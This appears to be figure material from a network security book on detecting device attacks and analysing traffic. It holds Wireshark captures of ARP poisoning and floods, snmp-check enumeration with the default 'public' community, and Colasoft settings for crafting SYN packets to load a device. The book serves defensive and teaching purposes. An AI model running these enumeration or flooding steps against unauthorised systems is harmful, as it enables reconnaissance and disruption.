58	17.99252470	PcsCompu_f8:40:f1	IntelCor_87:73:14	ARP	42	10.0.0.1 is at 08:00:27:f8:40:f1 (duplicate use of 10.0.0.138 detected!)
59	18.002644921	PcsCompu_f8:40:f1	IntelCor_70:2a:8d	ARP	42	10.0.0.10 is at 08:00:27:f8:40:f1 (duplicate use of 10.0.0.138 detected!)
60	18.002671429	PcsCompu_f8:40:f1	Asiarock_11:2e:48	ARP	42	10.0.0.1 is at 08:00:27:f8:40:f1 (duplicate use of 10.0.0.138 detected!)
61	18.012724302	PcsCompu_f8:40:f1	IntelCor_70:2a:8d	ARP	42	10.0.0.4 is at 08:00:27:f8:40:f1 (duplicate use of 10.0.0.138 detected!)

Frame 52: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth0, id 0  
Ethernet II, Src: D-LinkIn\_9f:0a:d8 (ac:f1:df:9f:0a:d8), Dst: Broadcast (ff:ff:ff:ff:ff:ff)  
Address Resolution Protocol (request)  
Hardware type: Ethernet (1)  
Protocol type: IPv4 (0x0800)  
Hardware size: 6  
Protocol size: 4  
Opcode: request (1)  
Sender MAC address: D-LinkIn\_9f:0a:d8 (ac:f1:df:9f:0a:d8)  
Sender IP address: 10.0.0.138  
Target MAC address: 00:00:00:00:00:00 (00:00:00:00:00:00)  
Target IP address: 10.0.0.14  
[Duplicate IP address detected for 10.0.0.138 (ac:f1:df:9f:0a:d8) - also in use by 08:00:27:f8:40:f1 (frame 8)]

This screenshot shows a Wireshark capture of a network interface named 'eth0'. The packet list on the left shows several STP update packets. A yellow box labeled 'SpanningTree Protocol (STP) update' points to the packet details pane, which shows the 'Spanning Tree Protocol' section. Another yellow box labeled 'Default root priority' points to the 'Root Bridge Priority: 32768' field in the details pane.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	NortelNe_8b:20:01	Spanning-tree-(for-bridges)_00	STP	60	Conf. Root = 32768/0
179	1.995391	NortelNe_8b:20:01	Spanning-tree-(for-bridges)_00	STP	60	Conf. Root = 32768/0
315	2.004628	NortelNe_8b:20:01	Spanning-tree-(for-bridges)_00	STP	60	Conf. Root = 32768/0
445	1.996789	NortelNe_8b:20:01	Spanning-tree-(for-bridges)_00	STP	60	Conf. Root = 32768/0
604	2.002801	NortelNe_8b:20:01	Spanning-tree-(for-bridges)_00	STP	60	Conf. Root = 32768/0

Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0  
IEEE 802.3 Ethernet  
Logical-Link Control  
Spanning Tree Protocol  
Protocol Identifier: Spanning Tree Protocol (0x0000)  
Protocol Version Identifier: Spanning Tree (0)  
BPDU Type: Configuration (0x00)  
BPDU flags: 0x00  
Root Identifier: 32768 / 0 / 00:14:c7:4b:64:01  
Root Bridge Priority: 32768  
Root Bridge System ID Extension: 0  
Root Bridge System ID: NortelNe\_4b:64:01 (00:14:c7:4b:64:01)  
Root Path Cost: 2  
Bridge Identifier: 32768 / 0 / 00:16:60:8b:20:01  
Port identifier: 0x800b  
Message Age: 2  
Max Age: 20  
Hello Time: 2  
Forward Delay: 15



Sniff1 --- jerusalem --- 11-30.cap

File Edit View Go Capture Analyze Statistics Telephony

**browser.server\_type.server == 1**

**browser.server\_type.server == 1**

No.	Time	Source	Destination	Protocol	Length	Info
140...	0.100312	172.16.1.30	192.168.203.204	LANMAN	1402	NetServerEnum2 Response
140...	0.001161	192.168.203.204	172.16.1.30	LANMAN	176	NetServerEnum2 Request, Workstation
140...	0.100407	192.168.203.67	192.168.203.255	BROWSER	243	Host Announcement SHAVIV-M00735, Wo
140...	0.069175	172.16.1.30	192.168.203.204	LANMAN	80	NetServerEnum2 Response
141...	1.483035	192.168.203.54	192.168.203.255	BROWSER	243	Host Announcement BORNA-M00384, Wor

SMB Pipe Protocol

Microsoft Windows Lanman Remote API Protocol

Function Code: NetServerEnum2  
Parameter Descriptor: WLeHD0  
Return Descriptor: B16BBDz  
Detail Level: 1  
Receive Buffer Length: 38850

Server Type: 0xffffffff, Workstation, Server, SQL, Domain Controller, Backup Controller, Time Source, ...

...1 = Workstation: This is a Workstation  
...1. = Server: This is a Server  
...1.. = SQL: This is an SQL server  
...1... = Domain Controller: This is a Domain Controller  
...1.... = Backup Controller: This is a Backup Controller  
...1..... = Time Source: This is a Time Source  
...1..... = Apple: This is an Apple host  
...1..... = Novell: This is a Novell server  
...1..... = Member: This is a Domain Member server  
...1..... = Print: This is a Print Queue server  
...1..... = Dialin: This is a Dialin server  
...1..... = Xenix: This is a Xenix server  
...1..... = NT Workstation: This is an NT Workstation  
...1..... = WfW: This is a WfW host  
...1..... = NT Server: This is an NT Server  
...1..... = Potential Browser: This is a Potential Browser  
...1..... = Backup Browser: This is a Backup Browser  
...1..... = Master Browser: This is a Master Browser  
...1..... = Domain Master Browser: This is a Domain Master Browser

0020 01 1e 08 d4 00 8b ce c4 60 43 cf 45 e0 88 50 18

Transmission Control Protocol (tcp), 20 bytes

Packets: 15136 - Displayed: 36 (0.24%)

Profile: SMPP

PCAP 003a - Multicasts.pcapng

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eth.net [0:3] == 01:00:5e

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.2.135.188	224.0.0.5	1 OSPF	102	Hello Packet
2	0.031556	0.0.0.0	41.243.9.192	2 CPHA	76	CPHAv2921: Unknown 11
3	0.000001	0.0.0.0	41.243.9.192	2 CPHA	92	CPHAv2921: FWHA_MY_STATE - Report source machine's state
4	0.008000	10.145.237.161	224.0.0.18	VRRP	60	Announcement (v2)
5	0.000002	10.170.33.34	224.0.0.18	VRRP	60	Announcement (v2)
6	0.001001	10.170.40.34	224.0.0.18	VRRP	60	Announcement (v2)
7	0.000000	10.170.32.34	224.0.0.18	VRRP	60	Announcement (v2)
8	0.001000	10.170.32.42	224.0.0.18	VRRP	60	Announcement (v2)
9	0.000997	0.0.0.0	41.243.9.192	4 CPHA	76	CPHAv2921: Unknown 11
10	0.001002	10.145.231.195	224.0.0.18	VRRP	60	Announcement (v2)
11	0.001003	10.170.40.26	224.0.0.18	5 VRRP	60	Announcement (v2)
12	0.055995	10.2.176.126	224.0.0.10	6 EIGRP	74	Hello

PCAP 003a - Multicasts.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

eth.dst [0:3] == 01:00:5e

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.2.135.188	224.0.0.5	OSPF	102	Hello Packet
2	0.031556	0.0.0.0	41.243.9.192	CPHA	76	CPHAV2921: Unknown 11

> Frame 1: 102 bytes on wire (816 bits), 102 bytes captured (816 bits) on interface 0

> Ethernet II, Src: Codex (08:00:3e:09:04:4d), Dst: IPv4mcast\_05 (01:00:5e:00:00:05)

> Internet Protocol Version 4, Src: 10.2.135.188, Dst: 224.0.0.5

▼ Open Shortest Path First

▼ OSPF Header

Version: 2

Message Type: Hello Packet (1)

Packet Length: 52

Source OSPF Router: 10.2.135.188

Area ID: 0.0.0.0 (Backbone)

Checksum: 0x0000 (None)

Auth Type: Cryptographic (2)

Auth Crypt Key id: 1

Auth Crypt Data Length: 16

Auth Crypt Sequence Number: 15620740

Auth Crypt Data: 4678aabd6d23411d0e1b0e78ad835bd

▼ OSPF Hello Packet

Network Mask: 255.255.240.0

Hello Interval [sec]: 10

> Options: 0x02, (E) External Routing

Router Priority: 1

Router Dead Interval [sec]: 40

Designated Router: 10.2.135.188

Backup Designated Router: 10.2.135.9

Active Neighbor: 10.2.135.9

Active Neighbor: 10.2.135.97

Router vendor

Router that sent the update

OSPF Area

Hello sent to this address range

Neighboring routers

Wireshark - Protocol Hierarchy Statistics - Backbone traffic.pcap

Protocol

- Frame
  - Ethernet
    - Logical-Link Control
      - Spanning Tree Protocol
      - Cisco Discovery Protocol
    - Internet Protocol Version 4
      - User Datagram Protocol
        - Syslog message
        - Simple Traversal of UDP Through NAT
        - Simple Network Management Protocol
        - Session Initiation Protocol
        - Service Location Protocol
        - Real-time Transport Control Protocol
        - Network Time Protocol
      - NetBIOS Name Service
      - NetBIOS Datagram Service
      - SMB (Server Message Block) Protocol
        - SMB MailSlot Protocol
        - Microsoft Windows Browser Protocol
        - Microsoft RTE Data
      - LWAPP Encapsulated Packet
        - LWAPP Control Message
      - Kerberos
      - H323-MESSAGES
      - Domain Name System
        - TRANSUM RTE Data
        - Distributed Interactive Simulation
        - DHCPv6
        - Data
      - Control And Provisioning of Wireless Access Points - Data
        - IEEE 802.11 wireless LAN

No display filter.

Backbone traffic.pcap



No.	Time	Source	Destination	Protocol	Length	Info
80380	0.000253	10.1.2.4	10.100.206.32	SNMP	120	get-request 1.3.6.1.2.1.31.1.1.1.6.15 1.3.6
80384	0.000113	10.100.203.77	10.1.2.4	SNMP	133	get-response 1.3.6.1.2.1.31.1.1.1.6.16 1.3.
80396	0.000184	10.100.204.34	10.1.2.4	SNMP	134	get-response 1.3.6.1.2.1.31.1.1.1.6.2 1.3.6
80397	0.000035	10.1.2.4	10.100.205.80	SNMP	120	get-request 1.3.6.1.2.1.31.1.1.1.6.1 1.3.6.
80449	0.002480	10.100.204.19	10.1.2.4	SNMP	134	get-response 1.3.6.1.2.1.31.1.1.1.6.2 1.3.6
80457	0.000380	10.100.204.76	10.1.2.4	SNMP	134	get-response 1.3.6.1.2.1.31.1.1.1.6.15 1.3.
80461	0.000185	10.100.204.91	10.1.2.4	SNMP	134	get-response 1.3.6.1.2.1.31.1.1.1.6.15 1.3.
80463	0.000130	10.100.202.92	10.1.2.4	SNMP	132	get-response 1.3.6.1.2.1.31.1.1.1.6.15 1.3.

Backbone traffic.pcap

No.	Time	Source	Destination	Protocol	Length	Info
65095	0.000000	10.101.228.1	10.101.116.200	SIP/SDP	594	Request: INVITE sip:05200504081261;phone-co
66110	0.050674	10.101.116.200	10.101.228.1	SIP	745	Status: 100 Trying
102847	1.613566	10.104.40.39	10.101.228.3	SIP	591	Request: REGISTER sip:AC1 (1 binding)
103331	0.020940	10.101.228.3	10.104.40.39	SIP	405	Status: 200 OK (1 binding)
110978	0.348328	10.101.228.1	10.101.116.200	SIP/SDP	594	Request: INVITE sip:05200544747531;phone-co
111933	0.047072	10.101.228.1	10.101.116.200	SIP	745	Status: 100 Trying

Backbone traffic.pcap

No.	Time	Source	Destination	Protocol	Length	Info
47830	0.000000	10.121.147.73	10.2.8.8	NTP	110	NTP Version 3, symmetric active
47927	0.004437	10.2.8.8	10.121.147.73	NTP	110	NTP Version 3, server
74172	1.213683	10.151.101.72	10.2.8.9	NTP	110	NTP Version 3, symmetric active
74222	0.002502	10.2.8.9	10.151.101.72	NTP	110	NTP Version 3, server
93957	0.854033	10.255.1.41	10.255.1.34	NTP	110	NTP Version 4, client
93974	0.001083	10.255.1.34	10.255.1.41	NTP	110	NTP Version 4, server
107747	0.623502	10.175.90.160	204.152.184.72	NTP	90	NTP Version 3, client
110409	0.111945	10.131.105.7	10.2.8.8	NTP	110	NTP Version 3, symmetric active







PCAP 14.pcapng

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Apply a display filter: <Ctrl>/>

No.	Time	Source	Destination	Protocol	Length	Info
1381017	81.012646	a627:bc56:8100:2ed:800:45b8:48:1a90	0:3e11:8f9b:a91:b472:aaa:815:2c70	IPv6	112	Unknown IP Protocol: EGP (8)
1381018	81.012646	a627:bc56:8100:2ed:800:45b8:3c:cc48	0:3e11:dded:a91:b472:aaa:816:1484	IPv6	100	Unknown IP Protocol: EGP (8)
1381019	81.012647	a627:90dd:8100:2eb:800:4530:83:2325	0:fc11:e33f:29de:c49b:a91:beca:868	IPv6	171	Unknown IP Protocol: EGP (8)
1381020	81.022645	a627:bc56:8100:2ed:800:4530:41c:db12	0:fc11:27b8:29de:c49c:a91:beca:868	IPv6	1092	Unknown IP Protocol: EGP (8)
1381021	81.022646	a627:bc56:8100:2ed:800:4568:5c4:cb36	0:fc11:e62f:a93:df31:a90:1306:868	IPv6	1516	Unknown IP Protocol: EGP (8)
1381022	81.022646	a627:bc56:8100:2ed:800:4568:5c4:cb37	0:fc11:e62e:a93:df31:a90:1306:868	IPv6	1516	Unknown IP Protocol: EGP (8)
1381023	81.022647	a627:bc56:8100:2ed:800:4568:7e:edb4	0:fc11:3762:a93:df31:a90:a49b:868	IPv6	166	Unknown IP Protocol: EGP (8)
1381024	81.022648	a627:bc56:8100:2ed:800:4568:5c4:5db8	0:fc11:c21e:a93:df31:a90:a495:868	IPv6	1516	Unknown IP Protocol: EGP (8)
1381025	81.022649	a627:90dd:8100:44c:800:4500:9c:c5a9	0:3d11:8fd:a93:dd0e:a91:bc78:86e	IPv6	196	Unknown IP Protocol: EGP (8)
1381026	81.022649	a627:bc56:8100:2ed:800:4568:5c4:5db9	0:fc11:c21d:a93:df31:a90:a495:868	IPv6	1516	Unknown IP Protocol: EGP (8)
1381027	81.022649	a627:bc56:8100:2ed:800:4568:275:5dba	0:fc11:c56b:a93:df31:a90:a495:868	IPv6	669	Unknown IP Protocol: EGP (8)
1381028	81.022650	a627:bc56:8100:2ed:800:45b8:38:1a95	0:3e11:8fa6:a91:b472:aaa:815:277c	IPv6	96	Unknown IP Protocol: EGP (8)
1381029	81.022650	a627:bc56:8100:2ed:800:45b8:48:1a96	0:3e11:8f95:a91:b472:aaa:815:2200	IPv6	112	Unknown IP Protocol: EGP (8)
1381030	81.032651	a627:bc56:8100:2ed:800:45b8:3c:cc4a	0:3e11:ddeb:a91:b472:aaa:816:266a	IPv6	100	Unknown IP Protocol: EGP (8)
1381031	81.032652	a627:bc56:8100:2ed:800:45b8:4b:19a1	0:3d11:961a:a91:afde:aaa:816:1fb8	IPv6	115	Unknown IP Protocol: EGP (8)
1381032	81.032653	a627:bc56:8100:2ed:800:45b8:4f:1a97	0:3e11:9f5d:a91:b472:aaa:815:1d40	IPv6	87	Unknown IP Protocol: EGP (8)

> Frame 1380999: 100 bytes on wire (800 bits), 100 bytes captured (800 bits) on interface \Device\NPF\_{83CFAB22-D8C1-4D0B-ADDC-2AD835FC2A1E}, id 0

> Ethernet II, Src: Nokia\_ed:0a:63 (70:25:26:ed:0a:63), Dst: Nokia\_e2:10:79 (b0:75:4d:00:00:00:00:00), id 0

> MultiProtocol Label Switching Header, Label: 130983, Exp: 0, S: 0, TTL: 254

> MultiProtocol Label Switching Header, Label: 130657, Exp: 0, S: 1, TTL: 255

> Internet Protocol Version 6, Src: a627:bc56:8100:2ed:800:45b8:3c:1a89, Dst: 0:3e11:8fae:a91:b472:aaa:815:23c0

> 0110 .... = Version: 6

> .... 0100 0011 .... = Traffic Class: 0x43 (DSCP: CS2, ECN: CE)

> .... 1110 1000 1100 1010 1011 = Flow Label: 0xe8cab

> Payload Length: 4943

> [Expert Info (Warning/Protocol): IPv6 payload length exceeds framing length (38 bytes)]

> Next Header: EGP (8)

> Hop Limit: 25

> Source: a627:bc56:8100:2ed:800:45b8:3c:1a89

> Destination: 0:3e11:8fae:a91:b472:aaa:815:23c0

> Data (38 bytes)

Irregular IPv6 addresses

Unknown header

Framing issue

Wireshark - Conversations - PCAP 14.pcapng

Ethernet · 28 IPv4 · 7409 IPv6 · 123594 TCP · 9329 UDP · 1348

IPv6 Tab

No packets from A to B

All packets from B to A

A627:XXXX and 0:XXXX → Non-standard addresses

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bit/s
03d1:0:a93:dd0e:a91:bc78:86e	a627:0dd:8100:44c:800:4500:2a:cf18	1	82	0	0	1	82	93.646349	0.0000	
03d1:0:a93:dd0e:a91:bc78:86e	a627:0dd:8100:44c:800:4500:24:cf1e	1	82	0	0	1	82	93.654546	0.0000	
03d1:1:a93:dd0e:a91:bc78:86e	a627:0dd:8100:44c:800:4500:24:cf1d	1	82	0	0	1	82	93.651438	0.0000	
03d1:2:a93:dd0e:a91:bc78:86e	a627:0dd:8100:44c:800:4500:49:caa6	1	1218	0	0	1	1218			
03d1:2:a93:dd0e:a91:bc78:86e	a627:0dd:8100:44c:800:4500:24:cf1c	1	82	0	0	1	82			
03d1:3:a91:afde:aaa:815:1772	a627:0c56:8100:2ed:800:45b8:4b:afb9	1	115	0	0	1	115			
03d1:3:a91:afde:aaa:815:1772	a627:0dd:8100:44c:800:4500:24:cf1c	1	82	0	0	1	82			
03d1:4:a93:dd0e:a91:bc78:86e	a627:0dd:8100:44c:800:4500:24:cf1c	1	196	0	0	1	196	93.542341	0.0000	
03d1:5:a93:dd0e:a91:bc78:86e	a627:0dd:8100:44c:800:4500:24:cf1c	1	196	0	0	1	196	93.542205	0.0000	
03d1:6:a91:afde:aaa:815:17a6	a627:0c56:8100:2ed:800:45b8:4b:afb9	1	115	0	0	1	115	104.940576	0.0000	
03d1:6:a91:afde:aaa:815:17a6	a627:0c56:8100:2ed:800:45b8:4b:afb9	1	115	0	0	1	115	110.552236	0.0000	
03d1:6:a93:dd0e:a91:bc78:86e	a627:0dd:8100:44c:800:4500:94:cea8	1	188	0	0	1	188	93.542525	0.0000	
03d1:7:a93:dd0e:a91:bc78:86e	a627:0dd:8100:44c:800:4500:78:cec3	1	160	0	0	1	160	85.183972	0.0000	
03d1:7:a93:dd0e:a91:bc78:86e	a627:0dd:8100:44c:800:4500:9c:ce9f	1	196	0	0	1	196	93.502705	0.0000	
03d1:8:a93:dd0e:a91:bc78:86e	a627:0dd:8100:44c:800:4500:74:cec6	1	156	0	0	1	156	85.184137	0.0000	
03d1:8:a93:dd0e:a91:bc78:86e	a627:0dd:8100:44c:800:4500:94:cea6	1	188	0	0	1	188	93.542390	0.0000	
03d1:8:a93:dd0e:a91:bc78:86e	a627:0dd:8100:44c:800:4500:58:cee2	1	128	0	0	1	128	93.612056	0.0000	
03d1:8:a93:dd0e:a91:bc78:86e	a627:0dd:8100:44c:800:4500:58:cee2	1	115	0	0	1	115	64.163751	0.0000	

Name resolution Limit to display filter Absolute start time Conversation Types

Follow Stream... Graph... Close Help

\*eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr==10.0.0.22 && ip.addr==10.0.0.138 ~34,000 frames in 8.92 seconds

IP packets between source and destination IPs

Random source MAC addresses

Random destination MAC addresses



No.	Time	Source	Destination	Protocol	Length	Info
34384	8.92108293	10.0.0.138	10.0.0.22	IPv4	54	
34385	8.921102791	10.0.0.138	10.0.0.22	IPv4	54	
34386	8.921217042	10.0.0.22	10.0.0.138	IPv4	54	
34387	8.921332423	10.0.0.22	10.0.0.138	IPv4	54	
34388	8.921459260	10.0.0.22	10.0.0.138	IPv4	54	
34389	8.921574777	10.0.0.22	10.0.0.138	IPv4	54	
34390	8.921691323	10.0.0.22	10.0.0.138	IPv4	54	
34391	8.921806385	10.0.0.22	10.0.0.138	IPv4	54	

Ethernet · 34278 IPv4 · 5 IPv6 · TCP · UDP · 6

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bit/s
10.0.0.22	10.0.0.138	34,269	1,850 k	34,269	1,850 k	0	0	0.000000	8.9218	1,659 k
10.0.0.7	239.255.255.250	11	2,891	11	2,891	0	0	0.226395	16.7410	1,381
10.0.0.12	239.255.255.250	3	623	3	623	0	0	0.226395	6.0560	215
10.0.0.5	224.0.0.0	1	54	1	54	0	0	0.226395	0.0000	
10.0.0.16	10.0.0.0	1	54	1	54	0	0	0.226395	0.0000	

Name resolution Limit to display filter Absolute start time Conversation Types


Copy Follow Stream... Graph... Close Help






Example 10-4 --- ARP Poisoning.pcapng.pcap

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	AmbitMic_aa:af:80	Runtop_d9:0d:db	ARP	64	192.168.1.103 is at 00:d0:59:aa:af:80
2	0.002000	AmbitMic_aa:af:80	AmbitMic_12:9b:01	ARP	64	192.168.1.1 is at 00:d0:59:aa:af:80 (duplicate use of 192.168.1.1)
3	2.002572	AmbitMic_aa:af:80	Runtop_d9:0d:db	ARP	64	Who has 192.168.1.1? Tell 192.168.1.103
4	2.003301	Runtop_d9:0d:db	AmbitMic_aa:af:80	ARP	64	192.168.1.1 is at 00:20:78:d9:0d:db
5	2.004383	AmbitMic_aa:af:80	AmbitMic_12:9b:01	ARP	64	Who has 192.168.1.103? Tell 192.168.1.1 (duplicate use of 192.168.1.1)
6	2.004797	AmbitMic_12:9b:01	AmbitMic_aa:af:80	ARP	64	192.168.1.103 is at 00:d0:59:12:9b:01 (duplicate use of 192.168.1.103)
7	4.004809	AmbitMic_aa:af:80	Runtop_d9:0d:db	ARP	64	192.168.1.103 is at 00:d0:59:aa:af:80

## Chapter 7: Detecting Device-Based Attacks







```
File Actions Edit View Help
> Executing "snmp-check -h"
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

Usage: snmp-check [OPTIONS] <target IP address>

-p --port : SNMP port. Default port is 161;
-c --community : SNMP community. Default is public;
-v --version : SNMP version (1,2c). Default is 1;
-w --write : detect write access (separate action by enumeration);
-d --disable-tcp : disable TCP connections enumeration!
-t --timeout : timeout in seconds. Default is 5;
-r --retries : request retries. Default is 1;
-i --info : show script version;
-h --help : show help menu;

kali@kali:~$ snmp-check -c public 172.30.122.254
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 172.30.122.254:161 using SNMPv1 and community 'public'

[*] System information:
Host IP address : 172.30.122.254
Hostname : public_telmod.Home
Description : Cisco IOS Software, C800 Software (C800-UNIVERSALK9-M), Version 15.5(3)M4a, RELEASE SOFTWARE
E (fc1) Technical Support: http://www.cisco.com/techsupport Copyright (c) 1986-2016 by Cisco Systems, Inc. Compiled Thu 06
-Oct-16 14:23 by prod_rel_team
Contact : -
Location : -
Uptime snmp : -
Uptime system : 2 days, 09:32:26.15
System date : -

kali@kali:~$ snmp-check -c public 172.30.116.254
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 172.30.116.254:161 using SNMPv1 and community 'public'


[!] 172.30.116.254:161 SNMP request timeout
```

snmp-check with community "public" to device 172.30.122.254


Information received → meaning that device is open to SNMP

snmp-check with community "public" to device 172.30.116.254

No response received







The screenshot shows the Colasoft Packet Builder interface with a single packet configured. The packet list shows a single packet with source IP 192.168.1.136 and destination IP 172.20.0.248. The packet details show the Ethernet II, Internet Protocol, and TCP fields. Annotations provide instructions for configuring MAC addresses, IP addresses, TCP ports, and TCP flags.

**Configure MAC addresses:**

- Source MAC:
  - your PC MAC address
- Destination MAC:
  - If on your network - the tested device MAC address
  - In of a remote network – the router MAC address



**Configure IP addresses:**

- Source IP:
  - your PC IP address
- Destination IP:
  - IP address of the tested device



**Configure TCP Ports:**

- Source Port:
  - Any Port (preferably 1024+)
- Destination Port:
  - The port that is open on the tested device

**TCP Flags: Usually SYN but any other combination that can load the tested device**











## Chapter 8: Network Traffic Analysis and Eavesdropping



Wi-Fi

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter... <Ctrl-F>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	52.98.61.34	192.168.100.1...	TLSv...	97	Application Data
2	0.056788	192.168.100.1...	52.98.61.34	TCP	54	50883 → 443 [ACK] Seq=1 Ack=44 Win=256 Len=0
3	0.819881	13.107.42.14	192.168.100.1...	TLSv...	146	Application Data
4	0.839520	192.168.100.1...	13.107.42.14	TLSv...	96	Application Data
5	0.839827	192.168.100.1...	13.107.42.14	TLSv...	96	Application Data
6	0.905697	13.107.42.14	192.168.100.1...	TCP	60	443 → 50797 [ACK] Seq=93 Ack=43 Win=16384 Len=0
7	0.906483	13.107.42.14	192.168.100.1...	TCP	60	443 → 50797 [ACK] Seq=93 Ack=85 Win=16384 Len=0
8	1.228176	94.97.225.145	192.168.100.1...	TLSv...	93	Application Data
9	1.228176	94.97.225.145	192.168.100.1...	TCP	60	443 → 51332 [FIN, ACK] Seq=40 Ack=1 Win=123 Len=0
10	1.228176	94.97.225.145	192.168.100.1...	TCP	60	[TCP Out-Of-Order] 443 → 51332 [FIN, ACK] Seq=40 Ack=1 Win=123 Len=0

> Frame 1: 97 bytes on wire (776 bits), 97 bytes captured (776 bits) on interface \Device\NPF\_{B77A0D41-B757-48D4-89C0-2BAA3C3D73EF}, id  
> Ethernet II, Src: HuaweiTe\_c8:80:f8 (48:8e:ef:c8:80:f8), Dst: 02:a2:10:36:89:14 (02:a2:10:36:89:14)  
> Internet Protocol Version 4, Src: 52.98.61.34, Dst: 192.168.100.139  
> Transmission Control Protocol, Src Port: 443, Dst Port: 50883, Seq: 1, Ack: 1, Len: 43  
> Transport Layer Security

Hex Information of the packets

```
0000 02 a2 10 36 89 14 48 8e ef c8 80 f8 08 00 45 00 ...6...H...E-
0010 00 53 04 53 40 00 f1 06 ee 99 34 62 3d 22 c0 a8 -S-S@...4b="
0020 64 8b 01 bb c6 c3 67 fa 5e 5a e0 da 66 cd 50 18 d...g.^Z.f.P
0030 40 02 da 08 00 00 17 03 03 00 26 00 00 00 00 00 @.....&.....
0040 00 00 42 8f 2c 44 65 be b4 0e 6d 9d 22 56 ea aa -B.,De...m"V..
0050 a7 28 3b 4d bc d6 07 01 75 ce 99 67 64 0b 3b 91 -(;M....u-gd;.
```

Wi-Fi

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr == 192.168.100.139 && ts

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	52.98.61.34	192.168.100.139	TLSv1.2	97	Application Data
3	0.819881	13.107.42.14	192.168.100.139	TLSv1.2	146	Application Data
4	0.839520	192.168.100.1...	13.107.42.14	TLSv1.2	96	Application Data
5	0.839827	192.168.100.1...	13.107.42.14	TLSv1.2	96	Application Data
8	1.228176	94.97.225.145	192.168.100.139	TLSv1.2	93	Application Data
14	2.522482	192.168.100.1...	31.13.69.18	TLSv1.2	83	Application Data
16	2.666561	31.13.69.18	192.168.100.139	TLSv1.2	79	Application Data
32	5.521039	192.168.100.1...	31.13.69.1	TLSv1.2	86	Application Data
35	5.628124	31.13.69.1	192.168.100.139	TLSv1.2	82	Application Data
40	6.045700	52.98.61.34	192.168.100.139	TLSv1.2	97	Application Data

> Frame 1: 97 bytes on wire (776 bits), 97 bytes captured (776 bits) on interface \Device\NPF\_{B77A0D41-B757-48D4-89C0-2BAA3C3D73EF}  
> Ethernet II, Src: HuaweiTe\_c8:80:f8 (48:8e:ef:c8:80:f8), Dst: 02:a2:10:36:89:14 (02:a2:10:36:89:14)  
> Internet Protocol Version 4, Src: 52.98.61.34, Dst: 192.168.100.139  
> Transmission Control Protocol, Src Port: 443, Dst Port: 50883, Seq: 1, Ack: 1, Len: 43  
> Transport Layer Security

```
0000 02 a2 10 36 89 14 48 8e ef c8 80 f8 08 00 45 00 ...6...H...E-
0010 00 53 04 53 40 00 f1 06 ee 99 34 62 3d 22 c0 a8 -S-S@...4b="
0020 64 8b 01 bb c6 c3 67 fa 5e 5a e0 da 66 cd 50 18 d...g.^Z.f.P
0030 40 02 da 08 00 00 17 03 03 00 26 00 00 00 00 00 @.....&.....
0040 00 00 42 8f 2c 44 65 be b4 0e 6d 9d 22 56 ea aa -B.,De...m"V..
0050 a7 28 3b 4d bc d6 07 01 75 ce 99 67 64 0b 3b 91 -(;M....u-gd;.
```

```
(deep@redteam)-[~]
$ sudo tcpdump -i eth0
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
19:20:37.814680 IP 192.168.64.130.55246 > 93.184.220.29.http: Flags [.] , ack 551165502, win 63840, length 0
19:20:37.815030 IP 93.184.220.29.http > 192.168.64.130.55246: Flags [.] , ack 1, win 64240, length 0
19:20:37.870884 IP 192.168.64.130.41391 > 192.168.64.2.domain: 35460+ PTR? 29.220.184.93.in-addr.arpa. (44)
19:20:37.885024 IP 192.168.64.2.domain > 192.168.64.130.41391: 35460 NXDomain 0/1/0 (115)
19:20:37.885432 IP 192.168.64.130.43782 > 192.168.64.2.domain: 6275+ PTR? 130.64.168.192.in-addr.arpa. (45)
19:20:37.893693 IP 192.168.64.2.domain > 192.168.64.130.43782: 6275 NXDomain 0/1/0 (122)
19:20:37.971714 IP 192.168.64.130.57841 > 192.168.64.2.domain: 8571+ PTR? 2.64.168.192.in-addr.arpa. (43)
19:20:37.981797 IP 192.168.64.2.domain > 192.168.64.130.57841: 8571 NXDomain 0/1/0 (120)
19:20:41.144492 IP 192.168.64.130.44082 > mrs09s13-in-f3.1e100.net.http: Flags [.] , ack 2060916573, win 63791, length 0
19:20:41.144554 IP 192.168.64.130.44080 > mrs09s13-in-f3.1e100.net.http: Flags [.] , ack 244419881, win 63882, length 0
19:20:41.220954 IP 192.168.64.130.58626 > 192.168.64.2.domain: 6415+ PTR? 35.37.251.142.in-addr.arpa. (44)
19:20:41.234094 IP 192.168.64.2.domain > 192.168.64.130.58626: 6415 1/0/0 PTR mrs09s13-in-f3.1e100.net. (82)
19:20:41.656557 IP 192.168.64.130.59650 > 82.221.107.34.bc.googleusercontent.com.http: Flags [.] , ack 1803298020, win 64020, l
length 0
19:20:41.656848 IP 82.221.107.34.bc.googleusercontent.com.http > 192.168.64.130.59650: Flags [.] , ack 1, win 64240, length 0
19:20:41.743171 IP 192.168.64.130.57089 > 192.168.64.2.domain: 65217+ PTR? 82.221.107.34.in-addr.arpa. (44)
19:20:41.756191 IP 192.168.64.2.domain > 192.168.64.130.57089: 65217 1/0/0 PTR 82.221.107.34.bc.googleusercontent.com. (96)
```

```

(deep@redteam)-[~]
$ sudo tcpdump host 192.168.64.130
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
